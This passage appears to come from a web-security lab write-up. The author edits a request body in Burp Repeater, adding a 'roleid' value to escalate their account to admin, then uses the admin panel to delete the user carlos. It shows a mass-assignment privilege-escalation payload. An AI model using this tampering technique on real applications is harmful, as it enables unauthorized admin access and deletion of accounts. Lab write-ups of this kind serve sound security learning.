


So I decided to try changing it. I modified the request body in Burp Repeater and added:

"email": "shalbycat@gmail.com",
"roleid": 2
}



which confirmed that the change was accepted — now my account had an admin panel. Next, I went in the browser, and this time it loaded the admin panel, meaning the privilege escalation worked.



Inside the admin panel, I found a form to delete a user. I entered carlos and submitted the request. After that, I received confirmation that the user was deleted